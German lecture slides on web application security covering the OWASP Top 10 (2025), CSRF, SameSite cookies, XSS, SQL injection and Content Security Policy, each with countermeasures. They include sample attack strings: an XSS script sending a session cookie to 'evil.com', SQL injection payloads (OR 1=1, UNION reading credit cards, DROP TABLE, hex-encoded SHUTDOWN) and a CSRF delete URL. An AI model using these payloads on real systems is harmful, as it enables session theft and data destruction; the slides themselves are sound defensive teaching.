-> mangelhafter Zugriffsschutz auf Daten und Funktionen

- **Beispiele:**

- *URL leicht zu erraten* (forced browsing) aufgrund bekannter Muster (admin.php, /logs/), *Parameter-Manipulation* (/kontostand.php?user=alice)
- *Manipulation von Metadaten* (Cookies, JSON Web Tokens)
- *Rechteausweiterung*: Aktionen ohne entsprechenden Login möglich
- *Cross Site Request Forgery* (CSRF): s. nächste Seite
- Zugriffe auf APIs nicht geschützt, z.B. aufgrund fehlerhafter CORS-Konfig.

- **Gegenmaßnahmen:**

- restriktive Policy: Zugriff verbieten per Default (Least Privilege)
- Zugriffskontroll-Mechanismen zentral implementieren und weiterverwenden
- Protokollierung von Fehlern, ggf. Alarmierung
- Directory-Listing deaktivieren, nicht benötigte Dateien wie Backups entfernen
- Zugriffsrate auf APIs beschränken (wg. automatischen Angriffen)

Beispiel: Cross Site Request Forgery/CSRF (CWE-352)

- **Schwachstelle:** Angreifer-Webseite kann verdeckt Aufruf einer anderen Webseite initiieren, an der Nutzer angemeldet ist; schwer erkennbar für Server
- **„Session Riding“:** während Opfer auf Seite A angemeldet ist, ruft es Angreifer-Seite B mit (unsichtbarem) eingebettetem Bild auf, dessen URL per GET-Parameter eine Transaktion auf Server A initiiert, Browser schickt automatisch Session-Cookie an A mit, damit ist Aktion unwillentlich durch Opfer autorisiert
(funktioniert auch per XSS-Angriff, wenn Seite A anfällig dafür)
- **Angriffsziele:**
 - Drive-by-Pharming: Änderung Router-Konfiguration (DNS) im lokalen Netz
 - <https://meinwebmailer.com/delete.php?messageID=123>
 - auch mehrstufige Transaktionen anfällig, wenn z.B. per JavaScript getriggert
- **Gegenmaßnahmen:**
 - nicht vorhersagbare Links (s.u.)
 - für kritische Aktionen erneute Authentifizierung oder CAPTCHA verlangen, User bei Inaktivität ausloggen
 - serverseitig Referer-/Origin-Header prüfen, um Requests aus dubioser Quelle zu erkennen (Origin:-Header enthält nur Protokoll, Hostname, Port, aber kein Pfadangabe)

- URL-Rewriting verhindert CSRF, aber: SessionIDs in URL sind kritisch
- **GET- in POST-Requests ändern allein genügt nicht**
- wirkungsvoll: POST mit shared secret [z.B. [OWASP CSRFGuard](#)]
 - bei Login wird User *Nonce* zugeordnet, die Angreifer nicht vorhersagen kann
 - Nonce ist als hidden-Feld in Formularen enthalten

```
<input type="hidden" name="csrftoken" value="mD1gaZE" />
```
 - Server prüft, ob POST-Request korrekte Nonce enthält
- **(Signed) Double-Submit Cookie** [z.B. [OWASP CheatSheet](#)]
 - nicht nur Formular enthält Token, sondern auch Cookie (welches Angreifer nicht auslesen kann)
 - Server prüft, ob beide Werte übereinstimmen
 - Erweiterung: Token ist per HMAC gegen Veränderung geschützt (beugt Angriff vor, bei dem Cookie gesetzt wird z.B. über kontrollierte Subdomain)
- Voraussetzung: **XSS muss ausgeschlossen** sein: über Lücke in <https://www.example.com/blog> könnte sonst per XHR (unter Einhaltung der SOP!) <https://www.example.com/account> geladen und Nonce ausgelesen werden

SameSite-Cookies

- Vorschlag von Google zur Verhinderung von CSRF [ursprünglich: <https://tools.ietf.org/html/draft-west-first-party-cookies-07>, soll in Nachfolger von RFC6265 aufgenommen werden]
- Idee: Server kann Attribut "SameSite" in Cookies setzen und damit Regeln (von oben) verschärfen, nach denen Browser diese Cookies zurücksendet
- **Werte zur Auswahl:**
 - "None", leer oder nicht vorhanden -> Mechanismus nicht nutzen
 - "Lax" -> Cookie bei gewissen "cross-domain"-Aufrufen senden, s.u.
 - "Strict" -> Cookie nur senden, wenn Seiten-Aufruf von derselben Domain stammt
- Bemerkung: sprechendere Bezeichnung wäre SameSite**Protection** gewesen

SameSite-Cookies

Art des Requests	Beispiel	Ohne SameSite	Modus lax	Modus strict
link	<code></code>			
form (GET-Methode)	<code><form method="get" action="..."></code>			
form (POST-Methode)	<code><form method="post" action="..."></code>			
iframe	<code><iframe src="..."></code>			
ajax	<code>\$.get('...')</code>			
image	<code></code>			

- "Lax" erlaubt noch
 - "*sichere*" HTTP-Methoden (GET, HEAD, OPTIONS, TRACE)
 - und *Top-Level-Navigation* (= Aktionen, die eine Änderung der URL in der Adressleiste des Browsers veranlassen, wie z. B. Links)

- "Strict" bietet höheren Schutz als "Lax" zum Preis der Usability:

Bsp: bei GitHub angemeldet, auf einer Blogseite wird Repository verlinkt
=> erneuter Login erforderlich

A02:2025 Security Misconfiguration

-> betrifft Web-, Applikations- und Datenbank-Server, Cloud-Dienst

- **Beispiele:**

- *nicht benötigte Features* wurden nicht deinstalliert / deaktiviert
- *Standard-Accounts* und -Passwörter nicht geändert
- *Verzeichnis-Indizierung* möglich -> ermöglicht z.B. Zugriff eines Angreifers auf Java Class-Dateien und deren Dekompilierung
- Server setzt keine oder inkorrekte *Security Header*

- **Gegenmaßnahmen:**

- System-Härtung (Entwicklungs-, QS- und Produktivsystem einheitlich konfigurieren, aber unterschiedliche Credentials), Prozess automatisieren
- minimales System ohne unnötige Features, Komponenten, Beispiele, Doku
- Prozesse für Security Reviews und Patch-Management etablieren
- Software-Architektur: Trennung von Komponenten und Mandanten
- Setzen von HTTP-Headern durch Webserver (s.u.)

A03:2025 Software Supply Chain Failures

-> rühren von Kompromittierung im Build-, Verteilungs- oder Update-Prozess her, oft verursacht durch Drittanbieter-Code und -Tools oder andere Abhängigkeiten

- **Beispiele:**

- *kein Überblick* über verwendete Komponenten und Abhängigkeiten
- verwundbare, nicht supportete oder veraltete Software (Betriebssystem, Web-/Applikations-Server, DB, APIs, Komponenten, Bibliotheken ...)
- Komponenten aus *unsicheren/kompromittierten Quellen* (Bsp: SolarWinds)
- keine regelmäßigen *Security Scans*, keine regelmäßigen *Patches*

- **Gegenmaßnahmen:**

- Software Bill of Materials (SBOM) zentral erzeugen und verwalten
- auch transitive Abhängigkeiten beachten
- nicht benötigte Abhängigkeiten, Features, Dateien entfernen
- kontinuierlichen Überblick behalten (z.B. OWASP Dependency Track)
- kontinuierlich Schwachstellen-Datenbanken überwachen (z.B. CVE, NVD, OSV.dev) bzw. Mailing-Listen der Komponenten-Hersteller abonnieren
- nur aus offiziellen Quellen beziehen, möglichst signierte Pakete verwenden
- Entwicklungstools aktuell halten (CI/CD, IDE)

A04:2025 Cryptographic Failures

-> übertragene und gespeicherte Informationen sind nicht adäquat geschützt

- **Beispiele:**

- Datenübertragung im *Klartext* (http, ftp etc.) extern oder intern (z.B. Load Balancer, Backend-Systeme)
- *schwache Algorithmen/Protokolle*, z.B. in alter Software oder per Default
- *Schlüsselmaterial*: Default-Keys verwendet, Keys in Repository eingecheckt, Passwörter direkt als Schlüssel verwendet

- **Gegenmaßnahmen:**

- Klassifikation von Daten und entsprechende Schutzmaßnahmen, gesetzliche Regelungen beachten (z.B. DS-GVO)
- aktuelle Standard-Algorithmen und -Protokolle verwenden
- Daten löschen, wenn nicht mehr benötigt, verschlüsselte Speicherung, sichere Übertragung (TLS: PFS, HSTS, serverseitig gewählte Algorithmen)
- Passwort-Hashing: Salt+Work Factor, z.B. PBKDF2 (einstellbare Rundenzahl)

A05:2025 Injection

-> Angreifer versucht, eigene Befehle einzuschleusen

- **Beispiele:**

- *Benutzereingaben* werden nicht hinreichend validiert oder bereinigt
- SQL-Abfragen (s.u.)
- Aufrufe von Betriebssystem-Kommandos, LDAP-Anfragen ...
- Cross-Site-Scripting (XSS, s.u.)

- **Gegenmaßnahmen:**


- statische Quellcode-Analyse, um Gefahr von SQL-Injections zu erkennen
- umfassende automatisierte Tests (alle Eingaben in Parametern, Header, URL, Cookies, JSON, SOAP, XML)
- Integration von Analyse-Werkzeugen direkt in CI/CD-Pipeline
- Verwendung einer sicheren API, Server-seitige Inputvalidierung, Escapen von Sonderzeichen
- *Content Security Policy*: s.u.

Cross Site Scripting (XSS)

- Beispiel:
 - Schwachstelle: Benutzer-Eingaben in Forum werden ungeprüft gespeichert und bei späterem Aufruf an Browser des Opfers zurückgegeben
 - Angriff: Eingaben mit JavaScript-Code, der nicht herausgefiltert wird, z.B. um Session Cookie zu stehlen:

```
<script>window.location='http://evil.com/c.php?x=' + document.cookie</script>
```
 - Same-Origin-Policy kann dies nicht verhindern
- Unterscheidung:
 - *stored (persistent) XSS*: Eingaben server-seitig gespeichert, z.B. wie oben
 - *reflected (non-persistent) XSS*: keine Speicherung auf Server, Opfer klickt präparierten Link, der Parameter z.B. für Suchformular enthält, JavaScript-Code wird in Fehler- oder Antwortseite mit Suchergebnissen ausgeführt
 - *DOM-based XSS*: Einbettung des Schadcodes erfolgt Client-seitig, z.B. durch Single-Page-Web-Apps, deren Verhalten über URL-Parameter gesteuert wird

Ablauf eines reflected XSS-Angriffs



[Quelle: Eckert, S. 178 f.]

- `example.com` ist anfällig für XSS
- Opfer wird dazu gebracht, **präparierten Link** anzuklicken, der JavaScript-Code in `example.com` injiziert
- mit Anzeige der aufgerufenen Seite wird Code ausgeführt
- und z.B. Cookie ausgelesen und an Angreifer übertragen

XSS – Gegenmaßnahmen

- **unwirksam:** Formulare mit POST statt GET (Reflected XSS über Umweg Angreiferseite)
- **unpraktikabel:** Deaktivierung von JavaScript auf Nutzerseite
- **wirksam:**
 - Frameworks verwenden, die XSS „by Design“ verhindern (z.B. Ruby on Rails, React JS)
 - Escapen von Sonderzeichen in nicht vertrauenswürdigen Requests abhängig vom Kontext des HTML-Outputs (Body, Attribut eines HTML-Elements, JavaScript, CSS, URL)
[\[https://www.owasp.org/index.php/XSS_\(Cross_Site_Scripting\)_Prevention_Cheat_Sheet\]](https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet)
 - falls User-Eingaben mit Markup benötigt:
 - “Sanitizing”, z.B. mit [HTMLPurifier \(PHP\)](#)
 - alternative Auszeichnungssprache (z.B. Wikitext, Markdown)
 - Content Security Policy [\[http://www.w3.org/TR/CSP/\]](http://www.w3.org/TR/CSP/) (s.u.)
- Bem: XSS muss ausgeschlossen werden, damit CSRF-Gegenmaßnahmen greifen

SQL-Injections

- Literatur: Halfond et al.: A Classification of SQL Injection Attacks and Countermeasures, <http://www.cc.gatech.edu/~orso/papers/halfond.viegas.orso.ISSSE06.pdf>
- Angriffsvektoren:
 - typischerweise Benutzereingaben (Formular-Felder, GET-Parameter)

aber auch:

- Angaben in Cookies
- Server-Variablen (HTTP-, Netzwerk-Header, Umgebungsvariablen)
- *Second-Order-Injection*:
wirkt nicht zum Zeitpunkt der Eingabe, sondern erst später in anderem Kontext (wo die Absicherung vergessen wurde)

Beispiel-Code (*ohne* Prepared Statements)

```
String login = request.getParameter("login");
String password = request.getParameter("pass");

Connection conn = DriverManager.getConnection(...);

String query = "SELECT accounts FROM users WHERE login='"
    + login + "' AND pass='" + password + "'";
Statement statement = conn.createStatement();
ResultSet result = statement.executeQuery(query);

if(result.next()) {
    displayUser(result.getString("accounts"));
} else {
    displayAuthFailed();
}
```

reguläre Verwendung erzeugt Statement wie etwa

```
SELECT accounts FROM users WHERE
login='doe' AND pass='secret'
```

Arten von SQL-Injections

- **Tautologies:** WHERE-Ausdruck immer wahr => alle Zeilen werden zurück gegeben (und angezeigt) bzw. obige if-Abfrage erfolgreich, wenn Eintrag vorhanden
 - Ziele: Umgehung der Authentifikation, Extrahieren von Daten
 - Bsp:

```
SELECT accounts FROM users WHERE  
login=' ' OR 1=1 -- ' AND pass=' '
```

ignoriert
- **Union Query:** Antworten einer anderen Tabelle werden zurückgegeben
 - Bsp:

```
SELECT accounts FROM users WHERE  
login=' ' UNION SELECT cardNo FROM CreditCards WHERE  
acctNo=10032 -- ' AND pass=' '
```

ignoriert
- **Piggy-Backed Queries:** zusätzliche Anfragen einschleusen
 - Ziele: Datenmodifikation, DoS, Remote Code-Ausführung
 - Bsp:

```
SELECT accounts FROM users WHERE login=' ' ;  
DROP  
TABLE users -- ' AND pass=' '
```

ignoriert

Arten von SQL-Injections (Forts.)

- **Stored Procedures:** DB-seitige Funktion, die komplexere Anfragen übernimmt
 - Ziele: Rechteausweitung, DoS, Remote Code-Ausführung

– **Bsp:**

```
CREATE PROCEDURE DBO.isAuthenticated
    @userName varchar2, @pass varchar2
AS
    EXEC("SELECT accounts FROM users
    WHERE login='" + @userName + "' and pass='"
        + @password + "'");
GO
```

gibt true / false zurück

- entsprechende Eingabe produziert dann trotzdem
`SELECT accounts FROM users WHERE login='doe' AND
pass=''; SHUTDOWN; --`

-> nicht mit Prepared Statements verwechseln,
Verwendung von Stored Procedures schützt nicht !

Arten von SQL-Injections (Forts.)

- **Illegal/Logically Incorrect Queries:**
 - Ziele: Fingerprinting (welches DB-System ist es?), anfällige Parameter identifizieren, Daten extrahieren
- **Inference:** Angreifer sieht Resultate der Injection selbst nicht
 - Ziele: anfällige Parameter identifizieren, Daten extrahieren, Schema ermitteln
 - Idee: Statement umbauen zu if-Abfrage, beobachten, ob Verhaltensänderung
 - *blind injection*: true = Seite funktioniert normal, false = Unterschied erkennbar
 - *timing attacks*: Abfrage enthält WAITFOR (MS SQL) / SLEEP (MySQL)
- **Alternate Encodings:** spezielle Zeichenkodierung (Hex, Unicode etc.)
 - Ziel: Filter austricksen
 - Bsp:

```
SELECT accounts FROM users WHERE login='legalUser';  
exec(char(0x73687574646f776e)) -- ' AND pass=''
```

Beispiel-Code mit Prepared Statements

```
String login = request.getParameter("login");
String password = request.getParameter("pass");

Connection conn = DriverManager.getConnection(...);

String query2 =
    "SELECT accounts FROM users WHERE login=? AND pass=?";
PreparedStatement statement = conn.prepareStatement(query2);
statement.setString(1, login);
statement.setString(2, password);

ResultSet result = statement.executeQuery(query);

if(result.next()) {
    ...
}
```

Prepared Statement enthält **Platzhalter** für **Parameter**

A06:2025 Insecure Design

-> fehlende oder unwirksame Schutzmaßnahme aufgrund von Entscheidungen in der Design-Phase (nicht in der Implementierung)

- **Beispiele:**

- vom System werden *Passwörter im Klartext* gespeichert (nicht gehasht)
- Supportbenutzer können sich mit einheitlichem Masterpasswort in Nutzerkonten zur Unterstützung anmelden
- E-Commerce-Webseite lässt Aktionen durch Bots zu, um knappe Produkte zu kaufen

- **Gegenmaßnahmen:**

- sicherer Softwareentwicklungsprozess, Bedrohungsanalyse
- Trennung der Schichten bei mehrschichtiger Architektur
- Mandanten-Trennung
- Plausibilitätsprüfungen vorsehen (vom Front- bis zum Backend)
- Ressourcenverbrauch pro User oder Dienst begrenzen

A07:2025 – Authentication Failures

-> meint *Authentifizierung* (nicht: Autorisierung wie in A01)

- **Beispiele:**

- Anwendung lässt *automatisierte Angriffe* zu (z.B. brute force, credential stuffing)
- Anwendung erlaubt *schwache Passwörter* oder *unsichere Passwort-Resets*
- *Session IDs* stehen in URL oder Formularfeld, so dass für Client zugreifbar
- Sessions werden nicht korrekt gelöscht (nach Logout oder Timeout)

- **Gegenmaßnahmen:**

- falls möglich: Multi-Faktor-Authentifizierung einsetzen
- adäquate Password Policy (Länge, Komplexität, Änderungsfrequenz)
- keine Default-Passwörter im Auslieferungszustand
- Test auf "beliebteste" Passwörter implementieren und Abgleich mit Breach-DB (zB. <https://github.com/danielmiessler/SecLists>, <https://haveibeenpwned.com/>)
- Logins bei Fehlversuchen begrenzen/verzögern, Logging und Alert
- sicheres Session-Management (hohe Entropie der ID), sichere Speicherung in secure Cookie, zuverlässige Zerstörung nach Logout/Timeout

A08:2025 – Software or Data Integrity Failures

-> fehlende Integrität von Software und Daten

- **Beispiele:**

- Anwendung verwendet Plugins, Libraries aus *nicht vertrauenswürdigen Quellen*, Repositories oder Content Delivery Networks (CDNs)
- unsicherer *Update-Prozess* ohne Signaturprüfung
- Packages aus nicht offiziellen *Quellen*
- Anwendung verarbeitet serialisierte Objekte, die manipuliert werden können

- **Gegenmaßnahmen:**

- digitale Signaturen oder vergleichbaren Mechanismus verwenden, z.B. *Subresource Integrity* bei Skriptdateien
- zuverlässige Repositories für Tools wie npm oder Maven wählen
- definierter Prozess für Änderungen an Code und Konfiguration
- unsignierte/unverschlüsselte serialisierte Objekte dürfen nicht an nicht vertrauenswürdige Clients geschickt werden, Änderungen oder Wiedereinspielen müssen erkannt werden können

A09:2025 – Security Logging & Alerting Failures

-> ohne Logging, Monitoring und Alerting kann Angriff häufig nicht erkannt und darauf reagiert werden

- **Beispiele:**

- relevante Aktionen werden *nicht geloggt* (Logins/Login-Versuche, wichtige Transaktionen) oder keine klaren Warnung- und Fehlermeldungen in Logs
- Logs sind nicht gegen *Manipulation* geschützt
- *Auffälligkeiten in Logs* werden nicht erkannt oder zu viele „false positives“
- *organisatorische Prozesse* zur Reaktion sind nicht definiert

- **Gegenmaßnahmen:**

- alle Fehler bei Anmeldung, Zugriffskontrolle und Eingabevalidierung mit aussagekräftigen Kontextinformationen loggen, um verdächtige User Accounts identifizieren zu können
- vernünftiges Log-Format verwenden, für einfache Weiterverarbeitung
- bei verdächtigem Verhalten der Anwendung/der User: Alarm auslösen
- Prozesse für wirksame Überwachung und Alarmierung (Playbooks)

A10:2025 Mishandling of Exceptional Conditions

-> Abstürze, unerwartetes Verhalten oder Verwundbarkeiten entstehen, wenn Programme Ausnahme-Situationen nicht verhindern, erkennen oder darauf reagieren

- **Beispiele:**

- Ursache in fehlender/inkorrektur Input-Validierung
- Fehlerbehandlung spät und high level anstatt direkt beim Auftreten
- unerwartete Zustände der Umgebung (Speicher, Netzwerk, Berechtigungen)
- fehlendes oder inkonsistentes Exception Handling z.B. bei logischen Fehlern, Overflows, race conditions
- "geschwätzige" *Fehlermeldungen* (hohes Log-Level, Stack-Traces)

- **Gegenmaßnahmen:**

- vorausschauende Planung („expect the worst“), alle Fehler abfangen, User informieren und loggen, ggf. alarmieren
- kritische Schritte atomar ausführen, Transaktionen bei Fehler zurückrollen
- Limits definieren (Zugriffsrate, Quotas), Statistiken bei Überschreitung
- strikte Input-Validierung
- zentrales, einheitliches Exception Handling

5. Content Security Policy: Schutz vor XSS und sonst. Injection

- CSP Level 2-Unterstützung: Edge, Chrome, Safari, FF
[\[https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP#browser_compatibility\]](https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP#browser_compatibility)
- aktuell: W3C Working Draft CSP Level 3 [\[https://www.w3.org/TR/CSP3/\]](https://www.w3.org/TR/CSP3/)
- **Grundidee:**
 - Browser kann nicht unterscheiden, welcher Code legitimer Teil der Anwendungen ist und welcher durch Angriff injiziert wurde
 - Server legt fest, welche Elemente (JavaScript, CSS, Bilder, Fonts ...) aus welchen Quellen geladen werden dürfen
 - > CSP soll Input-Validierung nicht ersetzen, sondern zusätzlichen Schutz bieten
- **Funktionsweise:**
 - HTTP-Response Header `Content-Security-Policy`
 - (oder HTML-Header: `<meta http-equiv="Content-Security-Policy" content="... "`)
 - erlaubt insb. „Nachrüsten“ durch Setzen der Header im Webserver, wenn sich Anwendung selbst nicht anpassen lässt

Restriktive Default-Einstellungen

- Skripte nur vom selben Host zulassen:
`Content-Security-Policy: script-src self`
- bzw. jegliche Ressourcen nur vom selben Host zulassen:
`Content-Security-Policy: default-src self`
- Kommando **unterbindet bestimmte JavaScript-Features**
 - Inline-JavaScript per `<script>`-Tag
 - Ausführen dynamischen Codes per `eval()`, `setTimeout()`
 - `javascript:-`Links
 - Event-Handler wie `onclick`
- **stattdessen „saubere“ Realisierung** nötig:
 - Skript-Code in separate Datei
 - und darin `document.addEventListener` nutzen, um Event-Handler zu definieren (funktioniert auch für `javascript:-`Links)

Erforderliche Änderungen im Code

- **alt:** HTML- und JavaScript-Code gemischt in HTML-Datei:

```
<script>
  function doAmazingThings() {
    alert('YOU AM AMAZING!');
  }
</script>
<button onclick='doAmazingThings();'>Am I amazing?</button>
```

- **neu:** Trennung, verbessert auch Wartbarkeit und unterstützt Caching

```
<!-- amazing.html -->
<script src='amazing.js'></script>
<button id='amazing'>Am I amazing?</button>
```

```
// amazing.js
function doAmazingThings() {
  alert('YOU AM AMAZING!');
}
document.addEventListener('DOMContentLoaded', function () {
  document.getElementById('amazing')
    .addEventListener('click', doAmazingThings);
});
```

CSP-Direktiven (Auswahl)

- Ressourcen:

default-src	gilt als Fallback , solange nichts Spezielleres definiert
<code>connect-src</code>	beschränkt Ziele für JavaScript-Aufrufe (per XHR, fetch() etc.)
<code>font-src</code>	Web Fonts
<code>frame-src</code>	Inhalt von Frames/iFrames
<code>img-src</code>	Grafiken
<code>media-src</code>	Video, Audio
<code>object-src</code>	Plugin-Inhalte (<object>, <embed>, <applet>)
<code>script-src</code>	JavaScript-Code
<code>style-src</code>	CSS

- weitere Einschränkungen:

- `form-action`: Zieladressen für Formulare (<form action="...">)
- `frame-ancestors`: gibt an, ob/wo aktuelle Seite eingebettet werden darf


Beispiel

CSP Sample

Content-Security-Policy:

```
default-src 'none';  
script-src 'self';  
img-src 'self' https://cash.squarecdn.com;  
connect-src 'self';
```

<- per Default alles blockieren und nur gewisse Ressourcen zulassen



[Quelle: <https://medium.com/square-corner-blog/content-security-policy-for-single-page-web-apps-78f2b2cf1757>]

Mögliche Argumente für Direktiven

- **Hostname** (z.B. `font-src https://fonts.google.com`)
- **URI** (z.B. `script-src http://example.com:8080/dev/test.js`), auch Wildcards möglich: `img-src *` oder `font-src http://\*.web.de`
- **Schema** (z.B. `img-src data:`)
- **'none'**: keine Quelle ist zulässig
- **'self'**: nur Ressourcen mit derselben Origin (d.h. Protokoll + Host + Port)
- **Verwendung von Nonces / Hashwerten (s.u.):**
 - 'nonce'
 - 'hash'
- **Zulassen von Ausnahmen – gefährlich!**
 - 'unsafe-inline': Inline-Skripte oder -CSS doch zulassen
 - 'unsafe-eval': `eval()` & Co. doch erlauben

Beispiel-Policy für cash.me Single Page Web App

```
default-src                // Rules applied to any directives not listed below
    'self'                  // Can access resources on the host domain
    https://cash.squarecdn.com; // Can access the CDN

style-src                  // Explicitly defined directives do not inherit from `default-src`
    'self'                  // We must re-state everything that should be allowed
    'unsafe-inline'         // Allow inline CSS styles
    https://cash.squarecdn.com; // Allow CSS from the CDN

img-src
    'self'
    data:                   // Allow data URIs (inline images)
    https://cash.squarecdn.com
    https://images.squareup.com
    https://www.facebook.com; // Facebook Connect Library
```



da style-src zusätzlich zu default-src angegeben:
Argumente müssen wiederholt werden, da nicht vererbt

[Quelle: <https://medium.com/square-corner-blog/content-security-policy-for-single-page-web-apps-78f2b2cf1757>]

Beispiel-Policy (Forts.)

frame-src

```
'self'
https://www.facebook.com      // Facebook Connect Library
https://www.google.com       // For Google Remarketing Code
https://www.google.ca        // For Google Remarketing Code
squarecash;;                  // Allow iframes to open Cash iOS App URLs (deep linking to app)
```

script-src

```
'self'
'nonce-YLMZop38Ktla8/hmmA==' // Script Nonce. For inline <script> tags
'unsafe-inline'              // For Safari, Allow inline scripts initially, we turn them off later
https://cash.squarecdn.com
https://connect.facebook.net // Facebook Connect Library
https://ajax.googleapis.com
https://www.google-analytics.com
https://www.googleadservices.com
squarecash;;                  // Also required for iOS App Deep Linking
```

wg. seinerzeit fehlender Unterstützung
von Nonces in Safari, andere Browser
ignorieren unsafe-inline nach
nonce-

```
report-uri /event/csp-report // Path where Violation Reports are sent
